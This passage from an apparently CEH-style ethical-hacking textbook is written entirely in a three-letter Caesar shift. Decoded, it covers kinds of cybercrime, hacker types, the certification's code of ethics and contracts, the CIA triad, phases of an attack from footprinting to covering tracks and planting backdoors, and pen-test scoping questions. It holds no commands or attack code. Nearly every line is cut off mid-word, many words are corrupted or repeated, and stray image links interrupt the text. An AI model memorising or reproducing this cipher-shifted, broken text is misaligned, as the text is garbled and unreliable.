+HUH DUH VRPH JHQHULF H[DPSOHV RI F\EHUFULPH

- 6WHDOLQJ SDVVZRUGV DQG XVHUQDPHV RU XVLQJ
IDOOV XQGHU WKH FDWHJRU\ RI WKHIW RI DFFHVV
WKDW WKH SDUW\ ZRXOG QRW RWKHUZLVH EH JLYH
FUHGHQWDOV EXW QRW XVLQJ WKHP LV HQRXJK V
HYHQ VKDULQJ XVHUQDPHV DQG SDVVZRUGV ZLWK
- 1HWZRUN LQWUXVLRQV DUH D IRUP RI GLJLWDO WL
WKH\ ZRXOG QRW RWKHUZLVH KDYH DFFHVV WR \$I
ZKLFK D SDUW\ ZRXOG QRW QRUPDOO\ EH JLYHQ D
QHWZRUN DQG WKHUHIRUH D F\EHUFULPH ,Q VRPH
LQYROYH KDFNLQJ WRROV WKH YHU\ DFW RI ORJJ
PD\ EH VXIILFLHQW WR EH FRQVLGHUHG DQ LQWUX
- 6RFLDO HQJLQHULQJ LV ERWK WKH VLPSOHVW DQ
H[SORLWLQJ D V\ VWHP E\ JRLQJ DIWHU LWV ZHDNH
KDQG WKLV LV HDV\ WR DWWHPSW EHFDXVH WKH I
DFFHVVLEOH FRPSRQHQW RI D V\ VWHP DQG WKH VI
KDQG LW FDQ EH H[WUHPHO\ GLILFXOW WR UHDG
LQIRUPDWLRQ WKDW PD\ EH XVHIXO WR WKH DWW

- 3RVWLQJ DQG RU WUDQVPLWWLQJ LOOHJDO PDWHU
VROYH DQG GHDO ZLWK RYHU WKH ODVW GHFDGH
RWKHU ,QWHUQHW UHODWHG VHUYLFHV LOOHJDO
JOREH WR DQRWKHU LQ D YHU\ VKRUW SHULRG RI
-)UDXG LV WKH GHFHSWLRQ RI DQRWKHU SDUW\ RU
W\SLFDOO\ IRU ILQDQFLDO JDLQ RU WR FDXVH GDP
- 6RIWZDUH SLUDF\ LV WKH SRVVHVVLRQ GXSO\FDW
RI D OLFHQVH DJUHHPHQW RU WKH DFW RI UHPRYL
HQIRUFLQJ PHFKDQLVPV \$JDLQ WKLV KDV EHFRPH
VKDULQJ VHUYLFHV DQG RWKHU PHFKDQLVPV GHVL
PDQ\ FDVHV WKH V\ VWHPV DUH XVHG IRU GLVWULE
- 'XPSVWHU GLYLQJ LV WKH ROGHVW DQG VLP SOHVW
GLVFDUGHG RU OHIW LQ XQVHFXUHG RU XQJXDUGH
SLHFHG WRJHWKHU WR UHFRQVWUXFW VHQVLWLYH
- 0DOLFLRXV FRGH UHIHUV WR LWHPV VXFK DV YLUX
RWKHU W\SHV RI PDOZDUH 7KLV FULPH FRYHUV DC
ZUHDN KDYRF DQG GHVWUXFWLRQ RU GLVUXSWLRQ
- 8QDXWKRULJHG GHVWUXFWLRQ RU DOWHUDWLRQ R
RU WDP SHULQJ ZLWK LQIRUPDWLRQ ZLWKRXW SHUI
- (PEH]JOHPHQW LV D IRUP RI ILQDQFLDO IUDXG WK\
DV D UHVXOW RI YLRODWLQJ D SRVLWLRQ RI WUXV
WKURXJK WKH XVH RI PRGHUQ GLJLWDO PHDQV
- 'DWD GLGGOLQJ LV WKH XQDXWKRULJHG PRGLILFDV
- 'HQLDO RI VHUYLFH 'R6 DQG GLVWULEXWHG GHQL
RYHUORDG D V\ VWHP\ V UHVVRXUFHV VR LW FDQQRV
XVHUV
- 5DQVRPZDUH LV D UHODWLYHO\ QHZHU FODVV RI P
HQFU\SW ILOHV RQ D WDUJHW V\ VWHP 2QFH VXFK
GDWD DQG WKHQ WHOO WKH YLFWLP WKDW WKH\ P
EDFN

7KH (YROXWLRQ DQG *URZWK RI +DFNLQJ

\$V \RX ZLOO VHH LQ WKLV ERRN DWWDFNV DQG VWU
\HDUV LQ ZD\ \RX PD\ QRW EH DZDUH RI \$WWDNFNL
ZLWK QHZ WDFWLFV DQG VWUDWHJLV WR LQFOXGH
VS\ZDUH DGZDUH DQG HYHQ URRWNLWV \$OWKRXJK
LUULWDWH WKH SXEOLF LQ UHFHQW \HDUV WKH\ KD
RXU FRQQHFWHG OLIHVW\OH

+DFNHUV KDYH DOVR VWDUWHG WR UHDOLJH WKDW L
LQ PDQ\ LQWHUHVWLQJ ZD\V)RU H[DP SOH DWWDFN
EURZVHUV WR VSHFLILF SDJHV WKDW JHQHUDWH UH\
VSDPPHU VHQG LQJ RXW WKRXV DQG XS RQ WKRXV DQ
SURGXFW RU VHU\LFH %HFDXVH VHQG LQJ RXW EXO
VPDOO QXPEHU RI SXUFKDVHUV WR PDNH D QLFH SUI
7KH ILHOG \RX DUH HQWHULQJ RU PD\ DOUHDG\ EH
HQJLQH HU LV RQH WKDW FKDQJHV UDSLGO\ ,Q WKL
VWUXJJOH WR JDLQ GRPLQDQFH %HFDXVH DWWDFNH
VR PXVW \RX EH DV DQ HWKLFDO KDFNHU <RXU DEL
ZHOO DV \RX HQYLVL RQ QHZ VWUDWHJLHV DQG SRWH



:KHQHYHU \RX HQFRXQWHU D QHZ WHFKQROR

WKLQN RI GLIIHUHQW ZD\V WKH VLWXDWLRQ RU WH
KRZ D GHYLFH VXFK DV D WDEOH RU VPDUWSKRQ
WKH GHVLJQHU RU DUFKLWHFW HQYLVL RQH \$OVR
YXOQHUDELOLWLHV WKDW FDQ EH H[SORLWHG 7UD
WKLQN OLNH VRPHRQH ZKR LV WU\LQJ WR FDXVH K
HWKLFDO KDFNHU \RX ZLOO EH H[SHFWHG WR WKLQ
PDQQHU

ODNLQJ \RXU OLIH DV D VHFXULW\ PDQDJHU HYHQ KD
QHZ SDFN PHQWDOLW\ WKDW PDNHV GHIHQVLYH PHD
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PDNHV D GLIIHUHQFH HYHQ LQ WKH F\EHUZRUOG 7K
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SHULRG RI WLPH WR REWDLQ LPSUHVVLYH UHVXOWV
WKHLU HIIHFWLYHQHVV E\ KDYLQJ D ZLGH UDQJH RI
VHWV DQG DOVR E\ WKH ODFN RI DQ\ FOHDU OHDGHL
WKDW VRPH JURXS FDQ EH OLQNHG WR FULPLQDO R
,Q WKLV ERRN \RX ZLOO OHDUQ WKHVH PHWKRGV DQ
SHUSHWUDWH LQFUHDVLQJO\ FRPSOH[DQG GHYDVWD
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DQ DVVHW)RU QRZ \RX VKRXOG NHHS LQ PLQG WKD

RXW D FULPH

- 0HDQV RU WKH DELOLW\ WR FDUU\ RXW WKHLU JR
KDYH WKH VNLOOV DQG DELOLWLHV QHHGHG WR FI
- 0RWLYH RU WKH UHDVRQ WR EH SXUVXLQJ WKH JL
- 2SSRUWXQLW\ RU WKH RSHQLQJ RU ZHDNQHVV QH

6R :KDW ,V DQ (WKLFDO +DFNHU"

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H[SORUH ZKDW WKDW PHDQV

(WKLFDO KDFNHUV DUH HPSOR\HG HLWKHU WKURXJK
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SHUPLVVLRQ IURP WKH V\ VWHP RZQHU WR FDUU\ RX\
DGGLWLRQ HWKLFDO KDFNHUV GR QRW UHYHDO WKH
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RU FOLHQW DQG WKHLU FRQWUDFWV VSHFL\ ZKDW
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RUJDQL]DWLRQV NHHS WHDPV RQ VWDII VSHFLILFDOO

7\SHV RI +DFNHUV

7KH IROORZLQJ DUH FDWHJRULHV RI KDFNHUV

6FULSW .LGHMM KDFNHUV KDYH OLPLWHG RU QR W
EDVLF WHFKQLTXHV RU WRROV (YHQ WKHQ WKH\ P
DUH GRLQJ

:KLWH +DW +DFNHUV KDFNHUV WKLQN OLNH WKH DM
JRRG JX\ 7KH\ DUH W\SLFDOO\ FKDUDFWHUL]HG E
HVVHQWLDOO\ WKH\ ZLOO FDXVH QR KDUP 7KLV JU
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*UD\ +DW +DFNHUV KDFNHUV VWUDGGOH WKH OLQH
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QRW EH IXOO\ WUXVWHG

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:KDW \$UH <RXU 5HVS RQVLELOLWLHV"

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SHUPLVVLRQ WR WHVW ,I \RX GR VR \RX DUH JXLOV
GHWULPHQWDO QRW RQO\ WR \RXU FDUHHU EXW SHU
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KDFNHUV RSHUDWH ZLWK FRQWUDFWV LQ SODFH EHV
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LOOHJDO

,Q DGGLWLRQ D FRQWUDFW PXVW LQFOXGH YHUEDJ
DQG SULYDF\ ,W LV SRVVLEOH WKDW GXULQJ D WHV
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ZLOO QHHG WR DGGUHVV ZKRP \RX ZLOO EH DOORZH
\RX ZLOO QRW *HQHUDOO\ FOLHQWV ZLOO ZDQW \RX
QR RQH HOVH

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\RX DV D &(+ PXVW NHHS SULYDWH DQ\ FRQILGHQW
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LQIRUPDWLRQ <RX FDQQRW FROOHFW JLYH VHOO
QDPH HPDLO DGGUHVV 6RFLDO 6HFXULW\ QXPEHU
ZLWKRXW \RXU FOLHQW\ V SULRU FRQVHQW .HHS WK
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&RQWUDFWV DUH DQ LPSRUWDQW GHWDLO W

HDVLO\ PHDQ OHJDO SUREOHPV ODWHU 7KH SUREO
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LQWLPLGDWLQJ WR VD\ WKH OHDVW , VWURQJO\ U
ODZ\HU H[SHULHQFHG LQ WKH ILHOG WR KHOS \RX
\$ FRQWUDFW LV HVVHQWLDO IRU DQRWKHU H[WUHP
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%ODFN +TKM V GR QRW KDYH SHUPLVVLQRQ RU DXWKR
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:KLWH +DWM\ KDYH SHUPLVLRQ WR SHUIRUP WKHL
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*UD\ +D WLVHVH KDFNHUV FURVV LQWR ERWK RIIHQVL
WLPHV

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XVHV WR SXVK RU SURPRWH D SROLWLFDO DJHQGD
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$V DQ HWKLFDO KDFNHU \RX ZLOO QHHG WR PDNH V>
HWKLFV WR HQVXUH \RX UHPDLQ WUXVWZRUK\ DQ(
&( + FUHGHQWLDO \RX DUH H[SHFWHG WR DGKHUH WR
\RX EH GHFHUWLILHG
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,Q RUGHU WR PDNH VXUH \RX IXOO\ XQGHUVWDQG ZK
\RX EHFRPH D &(+ , KDYH SURYLGHG WKH RIILFLDO (
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HYHU\WKLQJ H[SHFWHG RI \RX DV D &(+
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6HFXULW\ QXPEHU RU RWKHU XQLTXH LGHQWLILHU
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- 3URWHFW WKH LQWHOOFWDXDO SURSHUW\ RI RWKH
HIIRUWV WKXV HQVXULQJ WKDW DOO EHQHILWV YI
- 'LVFORVH WR DSSURSULDWH SHUVRQV RU DXWKRUI
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RU XQHWKLFDOO\
- 1RW HQJDJH LQ GHFHSWLYH ILQDQFLDO SUDFWLFH
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- 'LVFORVH WR DOO FRQFHUQHG SDUWLHV WKRVH FF
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- (QVXUH JRRG PDQDJHPHQW IRU DQ\ SURMHFW \RX
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OHVVVRQV RI \RXU H[SHULHQFH ZLWK IHOORZ (& &R
DZDUHQHV RI EHQHILWV RI HOHFWURQLF FRPPHU
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SURIHVVRLRQDO VHUYLFH RU VHHNLQJ HPSOR\PHQW
NQRZOHGJH DQG LQWHJULW\
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V\ VWHPV LQ WKH FRXUVH RI \RXU SURIHVVRLRQDO (
- (QVXUH DOO SHQHWUDWLRQ WHVWLQJ DFWLYLWLHV
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WKDW VHUYHV WR HQGDQJHU QHWZRUNV
- 1RW EH SDUW RI DQ\ XQGHUJURXQG KDFNLQJ FRPP
H[SDQGLQJ EODFN KDW DFWLYLWLHV

- 1RW PDNH LQDSSURSULDWH UHIHUHQFH WR WKH FHPDUNV RU ORJRV LQ SXEOLFDFWLRQV FDWDORJXH'
- 1RW EH LQ YLRODFWLRQ RI DQ\ ODZ RI WKH ODQG R

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(WKLFD O KDFNHUV HQJDJH LQ VDQFWLRQHG KDFNLQJ
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WR DQ DWWDFNHU EHFDXVH RI ZKDW LW PD\ FRQWDL
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=HUR 'DWKLV GHVFULEHV D WKUHDW RU YXOQHUDELOI
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
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- <RX PXVW KDYH H[SOLFHW SHUPLVVLRQ LQ ZULWLQ
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8QGHU WKH ULJKW FLUFXPVWDQFHV DQG ZLWK SURS SURYLGH D ZHDOWK RI YDOXDEOH LQIRUPDWLRQ WR FOLHQW \RX VKRXOG DQDO\]H \RXU UHVXOWV WKRU DWWHQWLRQ DQG ZKLFK QHHG QRQH DW DOO <RXU VHFXULW\ YHUVXV FRQYHQLHQFH ,I WKH SUREOHPV FKDOOHQJH LV WR HQVXUH WKDW H[LVWLQJ XVDELO DUH PRGLLHG RU LI QHZ RQHV DUH SXW LQ SODFH PRUH VHFXUH D V\VWHP EHFRPHV WKH LOLXUH DQXW WKLV SRLQW



LJXUH 6HFXULW\ YHUVXV FRQYHQLHQFH DQDO\VLV \$OWKRXJK HWKLFDO KDFNLQJ VRPHWLPHV RFFXUV ZI SHQ WHVWLQJ GRHV UHTXLUH UXOHV WR EH DJUHHG SHUIRUP D SHQ WHVW ZLWKRXW KDYLQJ FHUWDLQ SI EH WKH HQG RI \RXU FDUHHU LI VRPHWKLQJ SURIRX(WKH UXOHV HVWDEOLVKHG EHIRUH HQJDJLQJ LQ D W GHSHQGGLQJ RQ WKH LQMXUHG SDUW\ DQG WKH DWWL ZLWKRXW FOHDUO\ GHILQH UXOHV DQ DWWDFN PD\ DQG VWRSSLQJ WKH IXQFWLRQLQJ RI D FRPSDQ\ FRP OHJDO DQG RWKHU LVVXHV IRU \RX

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PRPHQW WR GHVFULEH HDFK

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WKH WDUJHW JRLQJ LQ

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[7DEOH](#)

[7DEOH](#) \$YDLODEOH W\SHV RI SHQ WHVWV

7\SH	.QRZOHGJH
:KLWH	ER[)XOO
*UD\	ER[/LPLWHG
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&,\$ LV SRVVLEO\ WKH PRVW LPSRUWDQW VHM
DVVHVVLRQJ DQG SODQQLRQJ VHFXULW\ IRU D V\ VWHP
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DJJUHVVURU IURP GRLQJ KDUP

\$QRWKHU ZD\ RI ORRNLQJ DW WKL V EDODQFH LV WR
WKH EDODQFH LV ORVW \$Q\ RI WKH IROORZLQJ EUH

- 'LVFORVXUH LV WKH LQDGYHUWHQW DFFLGHQWDO
LQIRUPDWLRQ RU UHVRXUFHV WR DQ RXWVLGH SDI
WR DQ REMHFW IRX VKRXOG QHYHU KDYH DFFHVV
- \$OWHUDWLRQ LV WKH FRXQWHU WR LQWHJULW\ LV
LQIRUPDWLRQ 7KLV PRGLLFDWLRQ FDQ EH FDXVH
OHDGV WR PRGLLFDWLRQ RU PRGLLFDWLRQV WK
- 'LVUXSWLRQ DOVR NQRZQ DV ORVV PHDQV WKDW
UHVRXUFHV KDV EHHQ ORVW ,QIRUPDWLRQ LV XVH
\$OWKRXJK LQIRUPDWLRQ RU RWKHU UHVRXUFHV FI
RUJDQLJDWLRQV VSHQG WKH WLPH DQG PRQH\ WR
V\ VWHPV ZKLFK DYHUDJHV DERXW VL[PLQXWHV R



7KLQN RI WKHVH ODV DQWK\ &,\$ SRUWQV VLQ VHM
&,\$ WULDG 7KH &,\$ WULDG GHDOV ZLWK SUHVHUYL
WKH DQWL &,\$ WULDG GHDOV ZLWK YLRODWLQJ WKI
&,\$ WULDG DV GHDOLQJ ZLWK WKH DJJUHVVURU V SH

\$Q HWKLFDO KDFNHU ZLOO EH HQWUXVWHG ZLWK HQ
WLPHV DQG WKUHDWV DUH GHDOV ZLWK LQ WKH PRV
WKH RUJDQL]DWLRQ\ V RZQ JRDOV OHJDO UHTXLUHP
ZKDW FRXOG KDSSHQ LI DQ LQYHVWPHQW ILUP RU GI
LQFLGHQW DW WKH KDQGV RI D PDOLFLRXV SDUW\ 7
IURP FXVWRPHUV DQG LQYHVWLJDWLRQ E\ ODZ HQIR
QDWXUH VXFK DV KHDOWK RU ILQDQFLDO

,W LV DOVR LPSRUWDQW WR FRQVLGHU WZR VXSSRU
UHSXGLDWLRQ DQG DXWKHQWLFDWLRQ

1RQ UHSXGLDWLRQ UHSXGLDWLRQ LV WKH FRQFHSW WK
SDUW\ LW FDQQRW EH GHQLHG E\ WKDW SDUW\)RU
VLJQDWXUHV LW LV SRVVLEOH WR GHILQLWLYHO\ VD
GHQLDO WKDW WKH\ ZHUH WKH RULJLQDWRU RI WKH

\$XWKHQWLFDWLRQ\ LV WKH DELOLW\ WR VWDW\
PHVVDJH FDPH IURP D OHJLWLPDWH DQG LGHQWLIL
DQ LWHP WR KDYH EHFDXVH LW VWDWHV WKDW WKH
WKH VHQQGHU KDV VLJQHG WKHLU GLJLWDO VLJQDWX
YHULILFDWLRQ RI WKH VLJQDWXUH XVLQJ WKHLU SX
DXWKHQWLFDWLHV WKH VHQQGHU DQG WKH RULJLQ RI



,Q WKLV ERRN \RX ZLOO HQFRXQWHU OHJDO
UHVSRQVLEOH IRU FKHFNLQJ WKH GHWDLOV RI ZKD
JHW D ODZ\HU WR GR WKDW <RX VKRXOG EH FRQV
ZKHQ \RX PD\ EH FURVVLQJ LQWR D OHJDO DUHD W


+DFNLQJ 0HWKRGRORJLHV

\$ KDFNLQJ PHWKRGRORJ\ UHIHUV WR WKH VWHS E\ V
D WDUJHW VXFK DV D FRPSXWHU QHWZRUN 7KHUH L
DOO KDFNHUV \$V FDQ EH H[SHFWHG ZKHQ D JURXS F
UXOHV GR QRW DSSO\ WKH VDPH ZD\ \$ PDMRU GLIHH
KDFNHU LV WKH FRGH RI HWKLFV WR ZKLFK HDFK VX
7KH IROORZLQJ VWHS\SVXUHQW\ WUDOHG PDQ XS WKH

-)RRWSULPDULQW WKDW \RX DUH XVLQJ SULPDULO\ S
LQIRUPDWLRQ IURP D WDUJHW SULRU WR SHUIRUP
NHHS LQWHUDFWLRQ ZLWK \RXU WDUJHW WR D PLQ
WDUJHW WKDW VRPHWKLQJ LV FRPLQJ LQ WKHLU G
WR SHUIRUP WKLV WDVN VXFK DV :KRLV TXHULHV
GLVFXVLRQ JURXS\ :H ZLOO H[DPLQH WKLV WRSI

- 6FDQQQLQJWKH SKDVH LQ ZKLFK \RX WDNH WKH LQIF
IRRWSULQWLQJ SKDVH DQG XVH LW WR WDUJHW \R
36FDQQQLQJ' 7KH LGHD KHUH LV WR DFW RQ WKH L
EOXQGHU DURXQG ZLWKRXW SXUSRVH DQG VHW RI
OLNH SLQJ VZHHSV SRUW VFDQV DQG REVHUYDWL
XVH LV 1PDS ZKLFK LV YHU\ XVHIXO IRU WKLW SXL
- (QXPHUDWLRQWKH QH[W SKDVH VHH &KDSWHU 3(Q
PXFK PRUH GHWDLOHG LQIRUPDWLRQ DERXW ZKDW
GHHUPLQH LWV XVHIXOQHVV 7KLQN RI WKH LQIR
ZDONLQJ GRZQ D KDOOZD\ DQG UDWOLQJ WKH GR
DQG ZKLFK RQH V GR QRW -XVW EHFDXVH D GRRU I
LV EHKLQG LW ,Q WKLW SKDVH \RX DUH ORRNLQJ I
YDOXH EHKLQG LW 5HVXOWV RI WKLW VWHS FDQ L
DSSOLFDWLRQV EDQQHU VHWWLQJV DQG DXGLWL
- 6\VWHP KDSWHU 36\VWHP +DFNLQJ' IROORZ\
SODQ DQG H[HFXWH DQ DWWDFN EDVHG RQ WKH LQ
H[DPSON VWDUW FKRRVLQJ XVHU DFFRXQWV WR D
HQXPHUDWLRQ SKDVH <RX FRXOG DOVR VWDUW FL
LQIRUPDWLRQ XQFRYHUHG E\ UHWULHYLQJ EDQQHU
- (VFDODWLRQ RLVSKHLODFNLQJ SKDVH ZKHUH \RX
WKDW DUH JUDQWHG WR KLJKHU SULYLOHJHG DFFF
'HSHQGLQJ RQ \RXU VNLOOV LW PLJKW EH SRVVLE
DV D JXHVW DFFRXQW DOO WKH ZD\ XS WR DGPLQL
- &RYHULQJLWUWKNVSKDVH ZKHQ \RX DWWHPSW WR L
LQ D \VWHP <RX SXUJH ORJ ILOHV DQG GHVWUR\
YDOXDEOH FOXHV QHHGHG IRU WKH \VWHP RZQH
LW WKLW ZD\ ,I VRPHRQH ZHUH WR SLFN D ORFN W
EULFN WKURXJK WKH ZLQGRZ WKH FOXHV DUH PXF
ODWWHU ,Q WKH ODWWHU FDVH \RX ZRXOG ORRN
WKH IRUPHU FDVH \RX PLJKW QRWLFH WKH EUHDN
- 3ODQWLQJ RI EDQGRVVOHDYH VRPHWKLQJ EHKLQ
FRPH EDFN ODWHU LI \RX ZDQWHG ,WHPV VXFK DV
WR PLQG

Footprinting



[\)LJXUH](#) 7KH KDFNLQJ SURFHVV



%RWK HWKLFDO KDFNHUV DQG KDFNHUV IRC
RXWOLQHG KHUH WKRXJK LQ OHVV RU VWULFWHU Z
UXOHV DQG XVH WKH SURFHVV KRZHYHU WKH\ ZDQV
WKR VH WKDW PDNH VHQVH WR WKHPVHOYHV (WKL
DV VHHQ KHUH ZLWK OLWWOH PRGLLFDWLRQ EXW
QRW KDYH (WKLFD KDFNSHUVQRWUHQWZLOOZLOO
SKDVH EXW ZLOOZLOOZLOOZLOOZLOOZLOOZLOO
SURFHVV 7KH HWKLFDO KDFNHU ZLOO EH H[SHFWH
SURFXUHG DW HDFK SKDVH IRU ODWHU JHQHUDWL

:KHQ \RX GHFLGH WR FDUU\ RXW WKLV SURFHVV VHI
IROORZLQJ TXH VWLRQV DORQJ ZLWK DQ\ RWKHUV WK
\RXU JRDO LV WR FOHDUO\ GHWHUPLQH ZK\ D SHQ W
• :K\ GLG WKH FOLHQW UHTXHVW D SHQ WHVW"

- :KDW LV WKH IXQFWLRQ RU PLVVLRQ RI WKH RUJDQ
- :KDW ZLOO EH WKH FRQVWUDLQWV RU UXOHV RI H
- :KDW GDWD DQG VHUYLFHV ZLOO EH LQFOXGHG DV
- :KR LV WKH GDWD RZQHU"
- :KDW UHVXOWV DUH H[SHFWHG DW WKH FRQFOXVLI
- :KDW ZLOO EH GRQH ZLWK WKH UHVXOWV ZKHQ SU
- :KDW LV WKH EXGJHW"
- :KDW DUH WKH H[SHFWHG FRVWV"
- :KDW UHVRXUFHV ZLOO EH PDGH DYDLODEOH"
- :KDW DFWLRQV ZLOO EH DOORZHG DV SDUW RI WKH
- :KHQ ZLOO WKH WHVWV EH SHUIRUPHG"
- :LOO LQVLGHUV EH QRWLILHG"
- :LOO WKH WHVW EH SHUIRUPHG DV EODFN RU ZKLW
- :KDW FRQGLWLRQV ZLOO GHWHUPLQH WKH VXFFHV
- :KR ZLOO EH WKH HPHUJHQF\ FRQWDFWV"

3HQ WHVWLQJ FDQ WDNH VHYHUDO IRUPV <RX PXVW DUH DSSURSULDWH DQG ZLOO \LHOG WKH GHVLUHG L LQFOXGH WKH IROORZLQJ

- \$Q LQVLGHU DWWDFN LV LQWHQG HG WR PLPLF WKH HPSOR\HHV RU SDUWLHV ZKR KDYH DXWKRUL]HG D
- \$Q RXWVLGHU DWWDFN LV LQWHQG HG WR PLPLF W XQGHUWDNHQ E\ DQ RXWVLGH SDUW\
- \$ VWROHQ HTXLSPHQW DWWDFN LV D W\SH RI DWW HTXLSPHQW DQG XVHV LW WR JDLQ DFFHVV RU H[W HTXLSPHQW LWVHOI
- \$ VRFLDO HQJLQHULQJ DWWDFN LV D IRUP RI DW\ D V\VWHP VHHNLQJ WR H[WUDFW WKH QHHGHG LQI LQKHUHQW LQ KXPDQ QDWXUH

2QFH \RX GLVFXVV HDFK WHVW GHWHUPLQH WKH VX DGYDQWDJHV DQG VLGH HIIHFWV \RX FDQ ILQDOL]H

:KHQ \RX DUH XQGHUWDNLQJ DQ DFWXDO WHVW DJDL SUHSDUHG WR WKLQN DV D PDOLFLRXV SDUW\ ZRXOG SHQWHVWHU \RX PXVW XQGHUVWDQG WKH WRROV DQ EDG JX\ ZRXOG KRZHYHU \RX WHPSHU WKDW ZLWK \

WKH FOLHQW DQG RQO\ ZLWK WKHLU SHUPLVVLRQ ZF
SUREOHPV WR DULVH DQG URDGEORFNV WR HPHUJH
HDFK DFFRUGLQJO\ PXFOLNH D PDOLFLRXV SDUW\
XQGHUVWDQG KRZ DQ DWWDFN FDQ RU ZRXOG KDSSH
KRZ WR GHIHDW LW <RX PXVW XQGHUVWDQG ERWK \
NQRZOHGJH WR KHOS WKH FOLHQWV DQG FXVWRPHU
3HQHWUDWLRQ WHVWLQJ GRHV UHTXLUH UXOHV WR
SHQHWUDWLRQ WHVWHU FKRRVHV WR SHUIRUP D SH
SDUDPHWHUV GHWHUPLQH DKGRI WLPH LW PD\
VRPHWKLQJ SURIRXQGO\ EDG RFFXUV)RU H[DPSOH
HQJDJLQJ LQ D WHVW FRXOG UHVXOW LQ FULPLQDO
DQG WKH DWWDFN LQYROYHG ,W LV DOVR HQWLUHO
DWWDFN PD\ UHVXOW LQ VKXWWLQJ GRZQ V\WHPV
FRPSDQ\ FRPSOHWHO\ ZKLFK DJDLQ FRXOG UHVXOW
WHVWHU

:LWK WKHVH JRDOV LQ PLQG DQG D JRRG SODQ D SH
H[WUDFW YDOXDEOH LQIRUPDWLRQ IURP WKH WDUJH
RWKHU SUREOHPV \RX ILQG GXULQJ \RXU WHVW VKR
RI VHULRXVQHVV RU LPSRUWDQFH 2QFH WKLV LV FR
SUHVHQW D GHWDLOHG UHSRUW RI WKHLU ILQGLQJV
WKH ODVW WDVN WKH WHVWHU KDV RU WKHUH PD\ E
